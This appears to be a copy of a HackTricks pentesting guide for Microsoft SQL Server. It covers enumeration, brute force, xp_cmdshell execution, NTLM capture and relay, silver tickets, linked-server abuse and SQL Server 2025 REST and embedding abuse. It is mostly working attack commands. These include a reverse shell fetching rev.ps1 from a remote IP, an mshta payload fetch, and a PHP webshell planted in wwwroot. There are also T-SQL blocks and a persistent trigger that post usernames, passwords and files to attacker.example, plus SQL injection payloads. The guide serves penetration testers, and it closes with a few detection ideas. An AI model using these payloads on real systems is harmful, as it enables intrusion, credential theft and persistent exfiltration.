overview.md (46145B)
1 --- 2 title: "1433 - Pentesting MSSQL - Microsoft SQL Server" 3 section: "Network Services" 4 sectionSlug: "network-services-pentesting" 5 sourcePath: "src/network-services-pentesting/pentesting-mssql-microsoft-sql-server/README.md" 6 sourceUrl: "https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/network-services-pentesting/pentesting-mssql-microsoft-sql-server/README.md" 7 sha: "188de82beb54e70956b2952367a0af91d26758b8" 8 isIndex: true 9 modified: true 10 license: "CC-BY-NC-4.0" 11 --- 12 13 # 1433 - Pentesting MSSQL - Microsoft SQL Server 14 15 ## Basic Information 16 17 **Microsoft SQL Server** is Microsoft's relational database management system. The default TCP-enabled instance commonly listens on **1433**, while named instances use dynamic ports by default and may be discovered through SQL Server Browser on UDP/1434. Always enumerate the actual instance and port configuration.<sup>[[20]](#references)</sup> 18 19 ```text 20 1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM 21 ``` 22 23 ### Landing on a Managed Database-as-a-Service (DBaaS) 24 25 In a managed DBaaS, customers normally cannot administer the underlying host, and host-level primitives may be removed or mediated. Focus on SQL authorization, application-layer flaws, data access, cloud IAM/integration roles, backups, and network design. Capabilities differ by product: for example, Amazon RDS for SQL Server does not support `xp_cmdshell` or the `TRUSTWORTHY` database property.<sup>[[21]](#references)</sup> 26 27 > [!WARNING] 28 > You get a database endpoint, not a server. The cloud provider manages the host OS, the database engine binaries, and many security policies. 29 30 ### SQL Server system databases 31 32 - **master Database**: This database is crucial as it captures all system-level details for a SQL Server instance. 33 - **msdb Database**: SQL Server Agent utilizes this database to manage scheduling for alerts and jobs. 34 - **model Database**: Acts as a blueprint for every new database on the SQL Server instance, where any alterations like size, collation, recovery model, and more are mirrored in newly created databases. 35 - **Resource Database**: A read-only database that houses system objects that come with SQL Server. These objects, while stored physically in the Resource database, are logically presented in the sys schema of every database. 36 - **tempdb Database**: Serves as a temporary storage area for transient objects or intermediate result sets.<sup>[[22]](#references)</sup> 37 38 ## Enumeration 39 40 ### Automatic Enumeration 41 42 If you don't know anything about the service: 43 44 ```bash 45 nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 <IP> 46 msf> use auxiliary/scanner/mssql/mssql_ping 47 ``` 48 49 > [!TIP] 50 > If you **don't** **have credentials** you can try to guess them. You can use nmap or metasploit. Be careful, you can **block accounts** if you fail login several times using an existing username. 51 52 #### Metasploit (need creds) 53 54 ```bash 55 #Set USERNAME, RHOSTS and PASSWORD 56 #Set DOMAIN and USE_WINDOWS_AUTHENT if domain is used 57 58 #Steal NTLM 59 msf> use auxiliary/admin/mssql/mssql_ntlm_stealer #Steal NTLM hash, before executing run Responder 60 61 #Info gathering 62 msf> use admin/mssql/mssql_enum #Security checks 63 msf> use admin/mssql/mssql_enum_domain_accounts 64 msf> use admin/mssql/mssql_enum_sql_logins 65 msf> use auxiliary/admin/mssql/mssql_findandsampledata 66 msf> use auxiliary/scanner/mssql/mssql_hashdump 67 msf> use auxiliary/scanner/mssql/mssql_schemadump 68 69 # Search for interesting data 70 msf> use auxiliary/admin/mssql/mssql_findandsampledata 71 msf> use auxiliary/admin/mssql/mssql_idf 72 73 # Privilege escalation 74 msf> use exploit/windows/mssql/mssql_linkcrawler 75 msf> use admin/mssql/mssql_escalate_execute_as #If the user has IMPERSONATION privilege, this will try to escalate 76 msf> use admin/mssql/mssql_escalate_dbowner #Escalate from db_owner to sysadmin 77 78 #Code execution 79 msf> use admin/mssql/mssql_exec #Execute commands 80 msf> use exploit/windows/mssql/mssql_payload #Uploads and execute a payload 81 82 #Add new admin user from meterpreter session 83 msf> use windows/manage/mssql_local_auth_bypass 84 ``` 85 86 ### [**Brute force**](https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/generic-hacking/brute-force.md#sql-server) 87 88 ### **User Enumeration via RID Brute Force** 89 90 You can enumerate domain users through MSSQL by brute-forcing RIDs (Relative Identifiers). This technique is useful when you have valid credentials but limited privileges: 91 ```bash 92 # Using NetExec (nxc) - formerly CrackMapExec 93 nxc mssql <IP> --local-auth -u <username> -p '<password>' --rid-brute 5000 94 95 # Examples: 96 nxc mssql 10.129.234.50 --local-auth -u sqlguest -p 'zDPBpaF4FywlqIv11vii' --rid-brute 5000 97 nxc mssql 10.10.10.59 -u sa -p 'P@ssw0rd' --rid-brute 10000 98 99 # Without --local-auth for domain accounts 100 nxc mssql 10.10.10.59 -u DOMAIN\\user -p 'password' --rid-brute 5000 101 ``` 102 103 Expected output: 104 105 ```text 106 [snippet] 107 MSSQL 10.129.234.50 1433 DC 1104: REDELEGATE\Christine.Flanders 108 MSSQL 10.129.234.50 1433 DC 1105: REDELEGATE\Marie.Curie 109 MSSQL 10.129.234.50 1433 DC 1106: REDELEGATE\Helen.Frost 110 MSSQL 10.129.234.50 1433 DC 1107: REDELEGATE\Michael.Pontiac 111 MSSQL 10.129.234.50 1433 DC 1108: REDELEGATE\Mallory.Roberts 112 MSSQL 10.129.234.50 1433 DC 1109: REDELEGATE\James.Dinkleberg 113 [snippet] 114 ``` 115 116 **Parameters:** 117 - `--local-auth`: Use local authentication instead of domain 118 - `--rid-brute <max_rid>`: Brute force RIDs up to the specified number (default: 4000) 119 - `-u`: Username 120 - `-p`: Password 121 122 This technique will enumerate users by querying the MSSQL server for account information associated with sequential RIDs. 123 124 ### Manual Enumeration 125 126 #### Login 127 128 [MSSQLPwner](https://github.com/ScorpionesLabs/MSSqlPwner) 129 130 ```bash 131 # Bruteforce using tickets, hashes, and passwords against the hosts listed on the hosts.txt 132 mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt -hl hashes.txt -pl passwords.txt 133 134 # Bruteforce using hashes, and passwords against the hosts listed on the hosts.txt 135 mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt -pl passwords.txt 136 137 # Bruteforce using tickets against the hosts listed on the hosts.txt 138 mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt 139 140 # Bruteforce using passwords against the hosts listed on the hosts.txt 141 mssqlpwner hosts.txt brute -ul users.txt -pl passwords.txt 142 143 # Bruteforce using hashes against the hosts listed on the hosts.txt 144 mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt 145 ``` 146 147 ```bash 148 # Using Impacket mssqlclient.py 149 mssqlclient.py [-db volume] <DOMAIN>/<USERNAME>:<PASSWORD>@<IP> 150 ## Recommended -windows-auth when you are going to use a domain. Use as domain the netBIOS name of the machine 151 mssqlclient.py [-db volume] -windows-auth <DOMAIN>/<USERNAME>:<PASSWORD>@<IP> 152 153 # Using sqsh 154 sqsh -S <IP> -U <Username> -P <Password> -D <Database> 155 ## In case Windows Auth using "." as domain name for local user 156 sqsh -S <IP> -U .\\<Username> -P <Password> -D <Database> 157 ## In sqsh, use GO after writing the query to send it 158 1> select 1; 159 2> go 160 ``` 161 162 #### Common Enumeration 163 164 ```sql 165 -- Get version 166 select @@version; 167 -- Get user 168 select user_name(); 169 -- Get databases 170 SELECT name FROM master.dbo.sysdatabases; 171 -- Use database 172 USE master 173 174 -- Get table names 175 SELECT * FROM <databaseName>.INFORMATION_SCHEMA.TABLES; 176 -- List linked servers 177 EXEC sp_linkedservers 178 SELECT * FROM sys.servers; 179 -- List logins 180 select sp.name as login, sp.type_desc as login_type, sl.password_hash, sp.create_date, sp.modify_date, case when sp.is_disabled = 1 then 'Disabled' else 'Enabled' end as status from sys.server_principals sp left join sys.sql_logins sl on sp.principal_id = sl.principal_id where sp.type not in ('G', 'R') order by sp.name; 181 -- Create a login and grant sysadmin (requires sufficient privileges) 182 CREATE LOGIN hacker WITH PASSWORD = 'P@ssword123!' 183 EXEC sp_addsrvrolemember 'hacker', 'sysadmin' 184 185 -- Impacket mssqlclient helper: enumerate links 186 enum_links 187 -- Impacket mssqlclient helper: use a link 188 use_link [NAME] 189 ``` 190 191 #### Get users 192 193 See [Types of MSSQL users](/hacktricks/network-services-pentesting/pentesting-mssql-microsoft-sql-server/types-of-mssql-users) for the distinction between server logins and database users. 194 195 ```sql 196 -- Get all the users and roles 197 select * from sys.database_principals; 198 -- This query filters the results 199 select name, 200 create_date, 201 modify_date, 202 type_desc as type, 203 authentication_type_desc as authentication_type, 204 sid 205 from sys.database_principals 206 where type not in ('A', 'R') 207 order by name; 208 209 -- Both select users of the current database, not server logins. 210 -- Useful when catalog visibility restricts sys.database_principals. 211 EXEC sp_helpuser 212 SELECT * FROM sysusers 213 ``` 214 215 Catalog visibility is permission-limited, so a low-privileged user may see only themselves, system users, fixed roles, and principals on which they hold permission.<sup>[[10]](#references)</sup> 216 217 #### Get Permissions 218 219 1. **Securable:** Defined as the resources managed by SQL Server for access control. These are categorized into: 220 - **Server** – Examples include databases, logins, endpoints, availability groups, and server roles. 221 - **Database** – Examples cover database role, application roles, schema, certificates, full text catalogs, and users. 222 - **Schema** – Includes tables, views, procedures, functions, synonyms, etc. 223 2. **Permission:** Associated with SQL Server securables, permissions such as ALTER, CONTROL, and CREATE can be granted to a principal. Management of permissions occurs at two levels:<sup>[[11]](#references)</sup> 224 - **Server Level** using logins 225 - **Database Level** using users 226 3. **Principal:** This term refers to the entity that is granted permission to a securable. Principals mainly include logins and database users. The control over access to securables is exercised through the granting or denying of permissions or by including logins and users in roles equipped with access rights. 227 228 ```sql 229 -- Show all securable classes 230 SELECT distinct class_desc FROM sys.fn_builtin_permissions(DEFAULT); 231 -- Show all built-in permissions 232 SELECT * FROM sys.fn_builtin_permissions(DEFAULT); 233 -- Get my permissions over the SERVER securable 234 SELECT * FROM fn_my_permissions(NULL, 'SERVER'); 235 -- Get my permissions over a database 236 USE <database> 237 SELECT * FROM fn_my_permissions(NULL, 'DATABASE'); 238 -- Get members of the sysadmin role 239 Use master 240 EXEC sp_helpsrvrolemember 'sysadmin'; 241 -- Check whether the current login is sysadmin 242 SELECT IS_SRVROLEMEMBER('sysadmin'); 243 -- Show explicit permissions recorded for xp_cmdshell 244 Use master 245 EXEC sp_helprotect 'xp_cmdshell' 246 ``` 247 248 ## Tricks 249 250 ### Execute OS Commands 251 252 > [!CAUTION] 253 > Note that in order to be able to execute commands it's not only necessary to have **`xp_cmdshell`** **enabled**, but also have the **EXECUTE permission on the `xp_cmdshell` stored procedure**. You can get who (except sysadmins) can use **`xp_cmdshell`** with: 254 > 255 > ```sql 256 > Use master 257 > EXEC sp_helprotect 'xp_cmdshell' 258 > ``` 259 260 ```bash 261 # Username + Password + CMD command 262 crackmapexec mssql -d <Domain name> -u <username> -p <password> -x "whoami" 263 # Username + Hash + PS command 264 crackmapexec mssql -d <Domain name> -u <username> -H <HASH> -X '$PSVersionTable' 265 266 # Check if xp_cmdshell is enabled 267 SELECT * FROM sys.configurations WHERE name = 'xp_cmdshell'; 268 269 # This turns on advanced options and is needed to configure xp_cmdshell 270 sp_configure 'show advanced options', '1' 271 RECONFIGURE 272 #This enables xp_cmdshell 273 sp_configure 'xp_cmdshell', '1' 274 RECONFIGURE 275 276 #One liner 277 EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE; 278 279 # Quickly check what the service account is via xp_cmdshell 280 EXEC master..xp_cmdshell 'whoami' 281 # Get Rev shell 282 EXEC xp_cmdshell 'echo IEX(New-Object Net.WebClient).DownloadString("http://10.10.14.13:8000/rev.ps1") | powershell -noprofile' 283 284 # Bypass a blacklist matching the literal "EXEC xp_cmdshell" 285 '; DECLARE @x AS VARCHAR(100)='xp_cmdshell'; EXEC @x 'ping k7s3rpqn8ti91kvy0h44pre35ublza.burpcollaborator.net' -- 286 ``` 287 288 [MSSQLPwner](https://github.com/ScorpionesLabs/MSSqlPwner) 289 290 ```bash 291 # Executing custom assembly on the current server with windows authentication and executing hostname command 292 mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth custom-asm hostname 293 294 # Executing custom assembly on the current server with windows authentication and executing hostname command on the SRV01 linked server 295 mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 custom-asm hostname 296 297 # Executing the hostname command using stored procedures on the linked SRV01 server 298 mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec hostname 299 300 # Executing the hostname command using stored procedures on the linked SRV01 server with sp_oacreate method 301 mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec "cmd /c mshta http://192.168.45.250/malicious.hta" -command-execution-method sp_oacreate 302 ``` 303 304 ### WMI-based remote SQL collection (sqlcmd + CSV export) 305 306 Operators can pivot from an IIS/app tier to SQL Servers using WMI to execute a small batch that authenticates to MSSQL and runs ad‑hoc queries, exporting results to CSV. This keeps collection simple and blends with admin activity.<sup>[[1]](#references)</sup> 307 308 Example mssq.bat 309 ```batch 310 @echo off 311 rem Usage: mssq.bat <server> <user> <pass> <"SQL"> <out.csv> 312 set S=%1 313 set U=%2 314 set P=%3 315 set Q=%4 316 set O=%5 317 rem Remove headers, trim trailing spaces, CSV separator = comma 318 sqlcmd -S %S% -U %U% -P %P% -Q "SET NOCOUNT ON; %Q%" -W -h -1 -s "," -o "%O%" 319 ``` 320 321 Invoke it remotely with WMI 322 ```batch 323 wmic /node:SQLHOST /user:DOMAIN\user /password:Passw0rd! process call create "cmd.exe /c C:\\Windows\\Temp\\mssq.bat 10.0.0.5 sa P@ssw0rd \"SELECT TOP(100) name FROM sys.tables\" C:\\Windows\\Temp\\out.csv" 324 ``` 325 326 PowerShell alternative 327 ```powershell 328 $cmd = 'cmd.exe /c C:\\Windows\\Temp\\mssq.bat 10.0.0.5 sa P@ssw0rd "SELECT name FROM sys.databases" C:\\Windows\\Temp\\dbs.csv' 329 Invoke-WmiMethod -ComputerName SQLHOST -Class Win32_Process -Name Create -ArgumentList $cmd 330 ``` 331 332 Notes 333 - sqlcmd may be missing; fall back to osql, PowerShell Invoke-Sqlcmd, or a one‑liner using System.Data.SqlClient. 334 - Use quoting carefully; long/complex queries are easier to supply via a file or Base64‑encoded argument decoded inside the batch/PowerShell stub. 335 - Exfil the CSV via SMB (e.g., copy from \\SQLHOST\C$\Windows\Temp) or compress and move through your C2. 336 337 338 ### Get hashed passwords 339 340 ```bash 341 SELECT * FROM master.sys.syslogins; 342 ``` 343 344 ### Steal NetNTLM hash / Relay attack 345 346 You should start a **SMB server** to capture the hash used in the authentication (`impacket-smbserver` or `responder` for example).<sup>[[15]](#references)</sup> 347 348 ```bash 349 xp_dirtree '\\<attacker_IP>\any\thing' 350 exec master.dbo.xp_dirtree '\\<attacker_IP>\any\thing' 351 EXEC master..xp_subdirs '\\<attacker_IP>\anything\' 352 EXEC master..xp_fileexist '\\<attacker_IP>\anything\' 353 354 # Capture hash 355 sudo responder -I tun0 356 sudo impacket-smbserver share ./ -smb2support 357 msf> use auxiliary/admin/mssql/mssql_ntlm_stealer 358 ``` 359 360 [MSSQLPwner](https://github.com/ScorpionesLabs/MSSqlPwner) 361 362 ```bash 363 # Issuing NTLM relay attack on the SRV01 server 364 mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 ntlm-relay 192.168.45.250 365 366 # Issuing NTLM relay attack on chain ID 2e9a3696-d8c2-4edd-9bcc-2908414eeb25 367 mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -chain-id 2e9a3696-d8c2-4edd-9bcc-2908414eeb25 ntlm-relay 192.168.45.250 368 369 # Issuing NTLM relay attack on the local server with custom command 370 mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth ntlm-relay 192.168.45.250 371 ``` 372 373 > [!WARNING] 374 > You can check if who (apart sysadmins) has permissions to run those MSSQL functions with: 375 > 376 > ```sql 377 > Use master; 378 > EXEC sp_helprotect 'xp_dirtree'; 379 > EXEC sp_helprotect 'xp_subdirs'; 380 > EXEC sp_helprotect 'xp_fileexist'; 381 > ``` 382 383 Tools such as **Responder** or **Inveigh** can capture the NTLM challenge-response emitted by the SQL Server service account. This is not the account's NT hash; it is a NetNTLMv1/v2 exchange that may be tested offline or relayed only when the corresponding protocol protections permit it. See [network poisoning and relay attacks](https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/generic-methodologies-and-resources/pentesting-network/spoofing-llmnr-nbt-ns-mdns-dns-and-wpad-and-relay-attacks.md). 384 385 #### From NetNTLMv2 capture to MSSQL silver ticket (PAC group injection) 386 - Capture the SQL Server service account NetNTLMv2 via `xp_dirtree '\\\\<attacker_ip>\\share'` with Responder (Hashcat mode 5600 to crack). 387 - Derive the service NTLM hash from the recovered password: 388 389 ```python 390 python3 - <<'PY' 391 import hashlib 392 print(hashlib.new("md4", "<PASSWORD>".encode("utf-16le")).hexdigest()) 393 PY 394 ``` 395 396 - Get the domain SID bytes with `SELECT SUSER_SID('DOMAIN\\Domain Users');` (RID = last 4 bytes, little endian). Map/brute RIDs with `nxc mssql ... --rid-brute` to find a group granting sysadmin (e.g., RID `1105`). 397 - Forge a silver ticket for the MSSQL SPN with the privileged group RID injected in the PAC: 398 399 ```bash 400 ticketer.py -nthash <SERVICE_NTLM> -domain-sid <DOMAIN_SID> -domain <DOMAIN> -spn MSSQLSvc/<fqdn>:1433 -groups <GROUP_RID> <user_to_impersonate> 401 KRB5CCNAME=<user_to_impersonate>.ccache mssqlclient.py -no-pass -k <fqdn> 402 ``` 403 404 - Enable `xp_cmdshell` if needed; commands run as the SQL Server service account even when impersonating via the forged ticket.<sup>[[3]](#references)</sup> 405 406 ### Abusing MSSQL trusted Links 407 408 See [Abusing Active Directory MSSQL](/hacktricks/windows-hardening/active-directory-methodology/abusing-ad-mssql) for more linked-server attack paths. 409 410 #### Linked-server credential mapping -> remote `sysadmin` -> OS RCE 411 412 Linked servers can be configured with a **non-self login mapping** (`Local Login` -> `Remote Login`). In that case, a low-privileged login on the first SQL Server can execute queries on the second one **as the mapped remote principal**. This works the same way even when the linked instance lives in **another domain or forest**.<sup>[[2]](#references)[[17]](#references)</sup> 413 414 First enumerate the links and their mappings:<sup>[[4]](#references)</sup> 415 416 ```sql 417 EXEC sp_linkedservers; 418 EXEC sp_helplinkedsrvlogin '<LINK_NAME>'; 419 ``` 420 421 Then verify which account you become on the remote side and whether it is `sysadmin`: 422 423 ```sql 424 EXEC ('SELECT SYSTEM_USER') AT [<LINK_NAME>]; 425 EXEC ('SELECT IS_SRVROLEMEMBER(''sysadmin'')') AT [<LINK_NAME>]; 426 ``` 427 428 If the mapped remote login is `sysadmin`, the linked server becomes a **remote code execution primitive** because you can reconfigure the far-end instance and run OS commands as the **SQL Server service account**: 429 430 ```sql 431 EXEC ('sp_configure ''show advanced options'', 1; RECONFIGURE;') AT [<LINK_NAME>]; 432 EXEC ('sp_configure ''xp_cmdshell'', 1; RECONFIGURE;') AT [<LINK_NAME>]; 433 EXEC ('EXEC xp_cmdshell ''whoami''') AT [<LINK_NAME>]; 434 ``` 435 436 Using `impacket-mssqlclient`, the same workflow is usually faster: 437 438 ```bash 439 mssqlclient.py -windows-auth <DOMAIN>/<USER>:<PASSWORD>@<SQLHOST> 440 # Inside the SQL shell: 441 enum_links 442 use_link [<LINK_NAME>] 443 enable_xp_cmdshell 444 xp_cmdshell whoami 445 ``` 446 447 To upgrade single-command execution into an interactive shell, launch a reverse shell through `xp_cmdshell`: 448 449 ```bash 450 xp_cmdshell powershell -e <BASE64_BLOB> 451 rlwrap -cAr nc -lnvp 443 452 ``` 453 454 > [!TIP] 455 > If `xp_cmdshell` is disabled, the initial error often confirms that `sp_configure` / `RECONFIGURE` is the intended enablement path. Also look for exported policy files such as `Policy_Backup.inf` (`secedit /export` output), because they can expose local rights assignments (`SeImpersonatePrivilege`, `SeDebugPrivilege`, Kerberos skew, SMB signing, NTLM hardening) that help choose the next privilege-escalation step once you land on the SQL host. 456 457 ### **Write Files** 458 459 One file-write method is to enable **Ole Automation Procedures** and instantiate `Scripting.FileSystemObject`. Changing the server option requires high privileges, execution additionally depends on stored-procedure permissions, and the destination is limited by the SQL Server service account's filesystem access: 460 461 ```sql 462 -- Enable Ole Automation Procedures 463 sp_configure 'show advanced options', 1 464 RECONFIGURE 465 466 sp_configure 'Ole Automation Procedures', 1 467 RECONFIGURE 468 469 -- Create a file 470 DECLARE @OLE INT 471 DECLARE @FileID INT 472 EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT 473 EXECUTE sp_OAMethod @OLE, 'OpenTextFile', @FileID OUT, 'c:\inetpub\wwwroot\webshell.php', 8, 1 474 EXECUTE sp_OAMethod @FileID, 'WriteLine', Null, '<?php echo shell_exec($_GET["c"]);?>' 475 EXECUTE sp_OADestroy @FileID 476 EXECUTE sp_OADestroy @OLE 477 ``` 478 479 ### **Read file with** OPENROWSET 480 481 With the required bulk-operation permission and SQL Server service-account filesystem access, `OPENROWSET(BULK ...)` can read a local or reachable file: 482 483 ```sql 484 SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS Contents 485 ``` 486 487 However, the **`BULK`** option requires the **`ADMINISTER BULK OPERATIONS`** or the **`ADMINISTER DATABASE BULK OPERATIONS`** permission.<sup>[[12]](#references)</sup> 488 489 ```sql 490 -- Check whether you have the required bulk permissions 491 SELECT * FROM fn_my_permissions(NULL, 'SERVER') WHERE permission_name='ADMINISTER BULK OPERATIONS' OR permission_name='ADMINISTER DATABASE BULK OPERATIONS'; 492 ``` 493 494 #### Error-based vector for SQLi: 495 496 ```text 497 https://vuln.app/getItem?id=1+and+1=(select+x+from+OpenRowset(BULK+'C:\Windows\win.ini',SINGLE_CLOB)+R(x))-- 498 ``` 499 500 501 ### SQL Server 2025 AI / REST abuse 502 503 SQL Server 2025 adds **database-native outbound HTTPS** and **external embedding model** support, which creates new exfiltration, coercion, persistence, and C2 primitives.<sup>[[5]](#references)[[6]](#references)</sup> 504 505 #### `sp_invoke_external_rest_endpoint` for HTTPS exfiltration 506 507 Useful constraints before abusing it: 508 509 - Disabled by default on **SQL Server 2025**. A user with **`ALTER SETTINGS`** (commonly `sysadmin` / `serveradmin`) must enable it: 510 511 ```sql 512 EXECUTE sp_configure 'external rest endpoint enabled', 1; 513 RECONFIGURE WITH OVERRIDE; 514 ``` 515 516 - The caller needs **`EXECUTE ANY EXTERNAL ENDPOINT`**.<sup>[[7]](#references)</sup> 517 - Requests must use **HTTPS/TLS** with a valid certificate chain. 518 - Sent/received payloads can reach **100 MB**, making chunked table dumps practical. 519 520 Serialize rows with `FOR JSON AUTO` and send them directly from the SQL Server process: 521 522 ```sql 523 DECLARE @payload NVARCHAR(MAX); 524 SELECT @payload = ( 525 SELECT username, password 526 FROM dbo.app_users 527 FOR JSON AUTO 528 ); 529 EXEC sp_invoke_external_rest_endpoint 530 @url = N'https://attacker.example/collect', 531 @method = 'POST', 532 @payload = @payload; 533 ``` 534 535 Because the network origin is the **database engine**, this is quieter than dropping a separate implant or calling PowerShell. 536 537 #### File exfiltration via `OPENROWSET` + REST endpoint 538 539 If the SQL Server service account can read a file, combine `OPENROWSET(BULK ...)` with the REST primitive to exfiltrate it over HTTPS: 540 541 ```sql 542 DECLARE @payload NVARCHAR(MAX); 543 SELECT @payload = BulkColumn 544 FROM OPENROWSET(BULK N'C:\Windows\System32\drivers\etc\hosts', SINGLE_CLOB) AS x; 545 EXEC sp_invoke_external_rest_endpoint 546 @url = N'https://attacker.example/files?name=hosts.txt', 547 @method = 'POST', 548 @headers = N'{"Content-Type":"text/plain"}', 549 @payload = @payload; 550 ``` 551 552 #### Persistent row exfiltration with triggers 553 554 Instead of repeatedly dumping a table, weaponize an `AFTER INSERT` trigger so new rows are posted automatically: 555 556 ```sql 557 CREATE TRIGGER tr_exfil_users ON dbo.app_users AFTER INSERT AS 558 DECLARE @payload NVARCHAR(MAX); 559 SELECT @payload = (SELECT username, password FROM inserted FOR JSON AUTO); 560 EXEC sp_invoke_external_rest_endpoint 561 @url = N'https://attacker.example/collect', 562 @method = 'POST', 563 @payload = @payload; 564 ``` 565 566 This is a **database-resident persistence** primitive for future credential or secret capture. 567 568 #### `CREATE EXTERNAL MODEL` / `AI_GENERATE_EMBEDDINGS` 569 570 `CREATE EXTERNAL MODEL` stores an embedding endpoint definition inside the database. `AI_GENERATE_EMBEDDINGS` then sends attacker-controlled strings to that endpoint and returns the JSON vector response. 571 572 ```sql 573 CREATE EXTERNAL MODEL attacker_model 574 WITH ( 575 LOCATION = N'https://attacker.example/v1/embeddings', 576 API_FORMAT = 'OpenAI', 577 MODEL_TYPE = EMBEDDINGS, 578 MODEL = N'mock-embedding-model' 579 ); 580 SELECT AI_GENERATE_EMBEDDINGS(N'checkin' USE MODEL attacker_model); 581 ``` 582 583 Useful permission notes: 584 585 - Creating/altering models requires **`CREATE EXTERNAL MODEL`** or **`ALTER ANY EXTERNAL MODEL`**.<sup>[[8]](#references)</sup> 586 - A principal needs **`EXECUTE`** on the external model to use it. 587 - `AI_GENERATE_EMBEDDINGS` also depends on **`external rest endpoint enabled`**.<sup>[[9]](#references)</sup> 588 589 #### NetNTLM coercion via ONNX Runtime UNC paths 590 591 If ONNX external models are enabled, `LOCATION` and `LOCAL_RUNTIME_PATH` can point to a **UNC path**. When the model is invoked, SQL Server tries to access the attacker SMB share and authenticates before the runtime initialization fails. 592 593 ```sql 594 EXEC sp_configure 'show advanced options', 1; RECONFIGURE; 595 EXEC sp_configure 'external AI runtimes enabled', 1; RECONFIGURE; 596 ALTER DATABASE SCOPED CONFIGURATION SET PREVIEW_FEATURES = ON; 597 CREATE EXTERNAL MODEL onnx_unc_test 598 WITH ( 599 LOCATION = N'\\attacker\share', 600 LOCAL_RUNTIME_PATH = N'\\attacker\share', 601 API_FORMAT = 'ONNX Runtime', 602 MODEL_TYPE = EMBEDDINGS, 603 MODEL = 'test' 604 ); 605 SELECT AI_GENERATE_EMBEDDINGS(N'test' USE MODEL onnx_unc_test); 606 ``` 607 608 This behaves like other coercion gadgets, but the trigger is an **AI model invocation** instead of `xp_dirtree`. 609 610 #### C2 over embedding traffic 611 612 An attacker-controlled HTTPS service can impersonate an **OpenAI-compatible embeddings endpoint**. A T-SQL loop (or an **UNSAFE CLR** assembly loaded from hex) can: 613 614 - check in with `AI_GENERATE_EMBEDDINGS(N'checkin' USE MODEL <model>)` 615 - parse tasking with `OPENJSON` 616 - execute OS commands with `xp_cmdshell` **or** directly via CLR / `CreateProcessW` 617 - send command output back in another embedding request 618 619 This turns normal-looking embedding traffic into a **database-native C2 transport**. 620 621 #### Detection ideas 622 623 - Query **`sys.external_models`** and alert on `CREATE/ALTER/DROP EXTERNAL MODEL`. 624 - Monitor enablement of **`external rest endpoint enabled`** and **`external AI runtimes enabled`**. 625 - If you use SQL Audit / XEvents, capture the SQL text for these statements and review **`external_rest_endpoint_summary`** and **`ai_generate_embeddings_summary`** events. 626 627 ### **RCE/Read files executing scripts (Python and R)** 628 629 When SQL Server Machine Learning Services and external script execution are installed and enabled, an authorized principal may run **Python and/or R** through `sp_execute_external_script`. Launchpad executes scripts in a separate security context from `xp_cmdshell`; the exact identity and sandboxing depend on the version and configuration. 630 631 Example of an unavailable or misconfigured **R** “Hello World” execution: 632 633  634 635 Example using configured python to perform several actions: 636 637 ```sql 638 -- Print the user being used (and execute commands) 639 EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("getpass").getuser())' 640 EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("os").system("whoami"))' 641 -- Open and read a file 642 EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(open("C:\\inetpub\\wwwroot\\web.config", "r").read())' 643 -- Multiline script 644 EXECUTE sp_execute_external_script @language = N'Python', @script = N' 645 import sys 646 print(sys.version) 647 ' 648 GO 649 ``` 650 651 ### Read Registry 652 653 Microsoft SQL Server provides **multiple extended stored procedures** that allow you to interact with not only the network but also the file system and even the [**Windows Registry**](https://blog.waynesheffield.com/wayne/archive/2017/08/working-registry-sql-server/)**:**<sup>[[16]](#references)</sup> 654 655 | **Regular** | **Instance-Aware** | 656 | --------------------------- | ------------------------------------ | 657 | sys.xp_regread | sys.xp_instance_regread | 658 | sys.xp_regenumvalues | sys.xp_instance_regenumvalues | 659 | sys.xp_regenumkeys | sys.xp_instance_regenumkeys | 660 | sys.xp_regwrite | sys.xp_instance_regwrite | 661 | sys.xp_regdeletevalue | sys.xp_instance_regdeletevalue | 662 | sys.xp_regdeletekey | sys.xp_instance_regdeletekey | 663 | sys.xp_regaddmultistring | sys.xp_instance_regaddmultistring | 664 | sys.xp_regremovemultistring | sys.xp_instance_regremovemultistring | 665 666 ```sql 667 -- Example: read the registry 668 EXECUTE master.sys.xp_regread 'HKEY_LOCAL_MACHINE', 'Software\Microsoft\Microsoft SQL Server\MSSQL12.SQL2014\SQLServerAgent', 'WorkingDirectory'; 669 -- Example: write and then read the registry 670 EXECUTE master.sys.xp_instance_regwrite 'HKEY_LOCAL_MACHINE', 